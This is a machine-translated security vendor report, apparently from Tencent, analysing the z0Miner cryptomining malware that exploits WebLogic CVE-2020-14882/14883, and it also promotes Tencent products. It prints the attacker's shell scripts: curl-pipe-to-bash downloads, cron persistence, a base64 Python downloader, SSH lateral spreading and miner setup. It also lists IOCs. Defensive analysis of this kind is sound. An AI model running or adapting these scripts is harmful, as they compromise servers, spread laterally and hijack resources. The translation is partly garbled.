The z0Miner mining Trojan exploits the latest vulnerabilities in Weblogic, and Tencent host security (Cloud Mirror) captures it quickly

2020-11-03 19:29:43
Tencent Host Security (Cloud Mirror) captured the attack of the mining Trojan horse z0Miner exploiting Weblogic's unauthorized command execution vulnerability (CVE-2020-14882/14883) on November 02, 2020. The group scans cloud servers in batches to find machines with Weblogic vulnerabilities, and sends carefully constructed data packets to attack.

1. Background

Tencent Host Security (Cloud Mirror) captured the attack of the mining Trojan horse group z0Miner using Weblogic's unauthorized command execution vulnerability (CVE-2020-14882/14883) on November 02 , 2020 . The group scans cloud servers in batches to find machines with Weblogic vulnerabilities, and sends carefully constructed data packets to attack. Then execute the remote command to download the shell script z0.txt to run, and then use the shell script to implant the Monero mining Trojan, local persistence of mining tasks, and lateral movement by blasting SSH . According to calculations controlled by the gang, about 5,000 servers have been compromised.

Since Weblogic not authorized to command execution vulnerability (CVE-2020-14882 / 14883) 10 Yue 21 Ri was only officially announced, many companies have not had time to repair, while the risk of being bypassed patch the vulnerability. Therefore, the mining Trojan may pose a greater threat to the cloud host.

Tencent Security recommends that companies check whether the file /tmp/javax/ssd2 exists on the server , check whether there are suspicious download commands in the crontab timing tasks, delete the mining Trojan files and related tasks, check whether Weblogic belongs to the affected version and take timely repair measures.

Tencent security host security (PTZ), cloud firewalls, vulnerability scanning system, Tencent advanced threat detection system (royal circles) were in the 10 Yue 28 every upgrade, support for the vulnerabilities and subsequent patches to bypass the detection and interception of risk. Oracle also on 11 Yue 2 released a new update to address CVE-2020-14882 risk patch bypassed. Tencent security experts recommend that users upgrade the Weblogic component to the latest version as soon as possible .

The response list of Tencent security products to the z0Miner mining Trojan family is as follows:

application Scenes	**Safety products**	**solution**
Prestige Threaten situation Report	Tencent T-Sec Threat Intelligence Cloud Check Service (SaaS)	1) The IOCs related to the z0Miner mining Trojan have been put into the database . Various types of security products can improve threat identification capabilities through the interfaces provided by the "Threat Intelligence Cloud Check Service". Refer to : https://cloud.tencent.com/product/tics
	Tencent T-Sec Advanced threat tracing system	1) The z0Miner mining Trojan related information and intelligence has been searched. The network management system can analyze the log through the threat tracing system, conduct clue research and judgment, and trace the source of network intrusion. For more information about T-Sec Advanced Threat Traceability System, please refer to: https://cloud.tencent.com/product/atts
Cloud native security Protection	Cloud firewall (Cloud Firewall , CFW)	Threat detection and active interception based on network traffic, has supported: 1) Has supported the identification and detection of IOCs associated with the z0Miner mining Trojan ; 2) Has supported the detection and interception of Weblogic unauthorized command execution vulnerabilities (CVE-2020-14882/14883) For more information about Cloud Firewall, please refer to: https://cloud.tencent.com/product/cfw
	Tencent T-Sec host security (Cloud Workload Protection , CWP)	1) It has supported checking and killing z0Miner related Trojan horse programs; 2) The detection of Weblogic unauthorized command execution vulnerabilities has been supported (CVE-2020-14882/14883) Tencent Host Security (Cloud Mirror) provides anti-virus, anti-intrusion, vulnerability management, baseline management, etc. for terminals on the cloud. For more information about T-Sec host security, please refer to: https://cloud.tencent.com/product/cwp
	Tencent T-Sec Security Operation Center	A cloud security operation platform based on customer cloud security data and Tencent security big data. It has been connected to Tencent Host Security (Cloud Mirror), Tencent Yuzhi and other product data import, to provide customers with vulnerability intelligence, threat discovery, incident handling, baseline compliance, leakage monitoring, risk visualization and other capabilities. For more information about Tencent T-Sec Security Operations Center, please refer to: https://s.tencent.com/product/soc/index.html

Non-cloud enterprise security protection	Tencent T-Sec Advanced Threat Detection System (Tencent Royal World)	1) The detection of Weblogic unauthorized command execution vulnerabilities has been supported (CVE-2020-14882/14883) For more information about T-Sec Advanced Threat Detection System, please refer to: https://cloud.tencent.com/product/nta

2. Detailed analysis

On October 21 , Oracle officially released a high-risk vulnerability bulletin for hundreds of components. Among them, a number of high-risk vulnerabilities related to Weblogic components have attracted great attention from the industry. Unauthorized attackers can bypass WebLogic background login restrictions and directly remotely use deserialization vulnerabilities to take over the WebLogic server, which is extremely risky.

On October 28th , Tencent's security team noticed that two high-risk POC (Verification Code) vulnerabilities, CVE-2020-14882 and CVE-2020-14883, appeared on the Internet. Unidentified remote attackers may construct special HTTP GETs. Request, use the vulnerability to execute arbitrary code on the attacked WebLogic Server . The vulnerability affects multiple versions of Oracle WebLogic Server :

10.3.6.0.0

12.1.3.0.0

12.2.1.3.0

12.2.1.4.0

14.1.1.0.0

11 Yue 02 Ri mining Tencent cloud captured Trojan z0Miner use CVE-2020-14882 attacks. The attacker carefully constructed a data packet with the CVE-2020-14882 exploit code, and then sent a request to the target server through 210.108.70.119 .

```
- - [02/Nov/2020:15:28:48 +0800] "GET / HTTP/1.0" 404 1164
- - [02/Nov/2020:20:05:55 +0800] "GET / HTTP/1.0" 404 1164
- - [02/Nov/2020:20:59:05 +0800] "GET / HTTP/1.0" 404 1164
210.108.70.119 - - [02/Nov/2020:22:14:24 +0800] "GET /console/ console.portal?_nfpb=true HTTP/1.1"
- - [02/Nov/2020:23:02:20 +0800] "GET / HTTP/1.0" 404 1164
- - [02/Nov/2020:23:23:07 +0800] "GET / HTTP/1.0" 404 1164
- - [02/Nov/2020:23:35:29 +0800] "GET / HTTP/1.0" 404 1164
```

Execute remote code in Payload after successful vulnerability attack :

1.curl -fsSL http[:]//218.61.5.109/errors/z0.txt -o /tmp/solr

2.bash /tmp/solr

The code downloads the shell script z0.txt and saves it as /tmp/solr and executes it through the bash command. z0.txt first removes competing mining Trojans through matching process and file name.

```
#!/bin/sh
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '.ICEd-unix' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '/tmp/.ICE-' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'crun' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'javaupDates' | awk '{print $2}' | xargs -I % kill -9 %
crontab -l | sed '/xyz/d' | crontab -
crontab -l | sed '/1eDKHr4r/d' | crontab -
crontab -l | grep -e "aW1wb3J0IHVybGxp" | grep -v grep
```

```
chmod +777 /tmp/*
rm -f /usr/sbin/cron
rm -f /usr/bin/kinsing*
rm -f /etc/cron.d/kinsing*
pkill node
rm -f /usr/bin/node
chattr -isa /var/spool/cron/*
rm -rf /var/spool/cron/*
pkill networkservice
pkill networkser+
pkill kdevtmpfs
pkill watchbog
chattr -isa /tmp/*
chmod +rw /tmp/*
rm -f /tmp/*
rm -rf /var/tmp/kinsing
mkdir /var/tmp/kinsing
chmod -rw /var/tmp/kinsing
mkdir /tmp/kdevtmpfsi
chmod -rw /tmp/kdevtmpfsi
chattr -i /etc/cron.d/root
chattr -i /etc/cron.d/apache
chattr -i /etc/cron.d/0hourly
chattr -i /var/spool/cron/root
chattr -i /var/spool/cron/crontabs/root
chattr -i /usr/local/bin/dns
rm -f /var/spool/cron/root
rm -f /var/spool/cron/backup.db
rm -f /var/spool/cron/dump.rdb
rm -f /var/spool/cron/jw
rm -f /var/spool/cron/uo
rm -f /var/spool/cron/vf
rm -f /var/spool/cron/admin
rm -f /var/spool/cron/nginx
rm -f /var/spool/cron/nobody
rm -rf /var/spool/cron/*
rm -f /var/spool/cron/crontabs/root
rm -f /var/spool/cron/crontabs/dump.rdb
```

Then install crontab timing tasks for persistence, regularly download the Trojan https[:]//pastebin.com/raw/kkMGTEB4 and the shell script https[:]//pastebin.com/raw/kkMGTEB4 to run on the compromised host. The URL is currently The returned data is " exit ", and malicious code may be added in subsequent attacks.

```
else
  (
    crontab -l 2>/dev/null
    echo "*/5 * * * * python -c \"import
    base64;exec(base64.b64decode('aW1wb3J0IHVybGxpYjIKaW1wb3J0IGd6aXAKaW1wb3J0IFN0cmluZ0lPCmZyb20gb3MgaW1wb3J0IHN5c3RlbQpzZW
    5kX2hlYWRlcnMgPSB7CiAgICAnVXNlci1BZ2VudCc6ICdNb3pppbGxhLzUuMCcsCiAgICAnQWNjZXB0LUVuY29kaW5nJzogJ2d6aXAsZGVmbGF0ZScsCfQp1cm
    w9J2h0dHBzOi8vcGFzdGViaW4uY29tL3Jhdy9ra01HVEVCNCcKcmVzcG9uc2UgPSB1cmxsaWIyLlJlcXVlc3QodXJsLCBoZWFkZXJzPXN1bmRfaGVhZGVycy
    kKcmVxID0gdXJsbGliMi51cmxvcGVuKHJlc3BvbnNlKQpodG1sID0gU3RyaW5nSU8uU3RyaW5nSU8oHRtbCkKZ3ogPSBnem
    lwLkd6aXBGaWxlKGZpbGVvYmo9ZGF0YSkKaHRtbCA9IGd6LnJlYWQoKQpnei5jbG9zZSgpCndpdGggb3BlbignL3RtcC8ua2R0bXAnLCd3YicpIGFzIGY6Ci
    AgICBmLndyaXRlKGh0bWwucmVwbGFjZSgnXHJcbicsJ1xuJykpCnN5c3RlbSgnYmFzaCAvdG1wLy5rZHRtcCcpCnN5c3RlbSgncm0gLWYgL3RtcC8ua2R0bX
    AnKQ==='))\" > /dev/null 2>&1"
  ) | crontab -
```

```
chattr -isa /etc/crontab
echo '*/10 * * * * root curl -fsSL https://pastebin.com/raw/qKcPmSNp | sh' > /etc/crontab
chattr +isa /etc/crontab
chattr -isa /var/spool/cron/root
chattr -isa /var/spool/cron/crontabs/root
echo '*/10 * * * * curl -fsSL https://pastebin.com/raw/qKcPmSNp | bash' >/var/spool/cron/root
echo '*/10 * * * * curl -fsSL https://pastebin.com/raw/qKcPmSNp | bash' >/var/spool/cron/crontabs/root
chattr +isa /var/spool/cron/root
chattr +isa /var/spool/cron/crontabs/root
chattr -isa /tmp/javax
```

Remotely log in to the authenticated machine through SSH to move laterally, and execute remote commands after infection:

curl -fsSL http[:]//189.7.105.47:8181/examples/jsp/z0.txt | sh

```
if [ -f /root/.ssh/known_hosts ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5
  -oStrictHostKeyChecking=no $h "curl -fsSL http://189.7.105.47:8181/examples/jsp/z0.txt | sh";done
fi

for file in /home/*
do
    if test -d $file; then
        if [ -f $file/.ssh/known_hosts ]; then
            for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" $file/.ssh/known_hosts); do ssh -oBatchMode=yes -
            oConnectTimeout=5 -oStrictHostKeyChecking=no $h "curl -fsSL http://189.7.105.47:8181/examples/jsp/z0.txt | sh";
            done
        fi
    fi
done
```

Finally, download the Monero mining Trojan javae.exe and save it to /tmp/javax/ssd2 , and start mining through the script config.sh .

```
name=""$p
if [ -z "$name" ]
then
    pkill config.sh
    pkill sshd2
    ps aux | grep -v grep | grep -v 'java\|redis\|mongod\|mysql' | awk '{if($3>60.0) print $2}' | xargs -I % kill -9 %
    mkdir /tmp/javax
    wget -q http://189.7.105.47:8181/examples/jsp/config.json -O /tmp/javax/config.json
    wget -q http://222.108.2.20/about/javae.exe -O /tmp/javax/sshd2
    wget -q http://189.7.105.47:8181/examples/jsp/config.sh -O /tmp/javax/config.sh
    chmod +x /tmp/javax/sshd2
    chmod +x /tmp/javax/config.sh
    nohup /tmp/javax/config.sh &>>/dev/null &
    sleep 10
    rm -f /tmp/javax/config.sh
else
```

The mining Trojan is compiled with the open source mining program XMRig , and the wallet is used for mining


43vpvnvubbGUMuGffKAbwfeDYHRiDtBKWKUcncVttFMYHJyPV6DbHG7b3oSXSK52Fe3VF27zi9ai2CqCRcUvMmDbNMGWpuY .

```
__int64 __fastcall xmrig::App::exec(xmrig::Controller *a1)
{
  xmrig::Controller *v1; // rbx@1
  __int64 v2; // rdi@1
  int v3; // ebp@2
  __int64 v5; // rbp@4
  int *v6; // rsi@4
  __int64 v7; // r12@8
  xmrig::Tags *v8; // rdi@9
  __int64 v9; // rax@10
  __int64 v10; // rax@10
  int v11; // [sp+4h] [bp-24h]@4
  __int64 v12; // [sp+8h] [bp-20h]@1

  v1 = a1;
  v2 = *((_QWORD *)a1 + 3);
  v12 = *MK_FP(__FS__, 40LL);
  if ( (unsigned __int8)(*(int (**)(void))(*(_QWORD *)v2 + 24LL))() )
  {
    v5 = operator new(0x20uLL);
    xmrig::Signals::Signals(v5, (char *)v1 + 8);
    v6 = &v11;
    *((_QWORD *)v1 + 4) = v5;
    v11 = 0;
    if ( !(unsigned __int8)xmrig::App::background(v1, &v11) )
    {
      v3 = (*(int (__fastcall **)(_QWORD, int *))(**((_QWORD **)v1 + 3) + 32LL))(*((_QWORD *)v1 + 3), &v11);
      v11 = v3;
      if ( v3 )
        return (unsigned int)v3;
      if ( !(unsigned __int8)xmrig::Base::isBackground(*((xmrig::Base **)v1 + 3)) )
      {
        v6 = (int *)v1;
        v7 = operator new(0x18uLL);
        xmrig::Console::Console(v7, v1);
        *((_QWORD *)v1 + 2) = v7;
```

```
    "pools": [
        {
            "algo": null,
            "coin": null,
            "url": "pool.supportxmr.com:3333",
            "user": "43vpvnvubbGUMuGffKAbwfeDYHRiDtBKWKUcncVttFMYHJyPV6DbHG7b3oSXSK52Fe3VF27zi9ai2CqCRcUvMmDbNMGWpuY",
            "pass": "x",
            "rig-id": null,
            "nicehash": false,
            "keepalive": false,
            "enabled": true,
            "tls": false,
            "tls-fingerprint": null,
            "daemon": false,
            "socks5": null,
            "self-select": null
        }
```

Since the Trojan just on the line, only to benefit current mining 0.1 th the XMR , but according to its operator force 133 KH / s estimated that it has control of about 5,000 servers for mining.



IOCs

IP

222.108.2.20

218.61.5.109

189.7.105.47

210.108.70.119

Md5

javae.exe 373b018bef17e04d8ff29472390403f9

z0.txt 48072a4ad46bf20ddd6fdc6a19155c78

z0.txt 067a531e8580fe318ebff0b4038fbe6b

config.sh 5020b71e9cd1144c57f39c9d4072201b

URL

http[:]//222.108.2.20/about/javae.exe

http[:]//218.61.5.109/errors/z0.txt

http[:]//218.61.5.109/errors/config.sh

http[:]//189.7.105.47:8181/examples/jsp/config.json

http[:]//189.7.105.47:8181/examples/jsp/config.sh

http[:]//189.7.105.47:8181/examples/jsp/z0.txt

https[:]//pastebin.com/raw/qKcPmSNp

https[:]//pastebin.com/raw/kkMGTEB4

wallet:

43vpvnvubbGUMuGffKAbwfeDYHRiDtBKWKUcncVttFMYHJyPV6DbHG7b3oSXSK52Fe3VF27zi9ai2CqCRcUvMmDbNMGWpuY

Reference link:

https://mp.weixin.qq.com/s/LIjO2St8PdvXm3lS5wsJPQ

https://mp.weixin.qq.com/s/6qsjUMJaUpUQHZYdsB3Ntw

https://blog.rapid7.com/2020/10/29/oracle-weblogic-unauthenticated-complete-takeover-cve-2020-14882-what-you-need-to-know/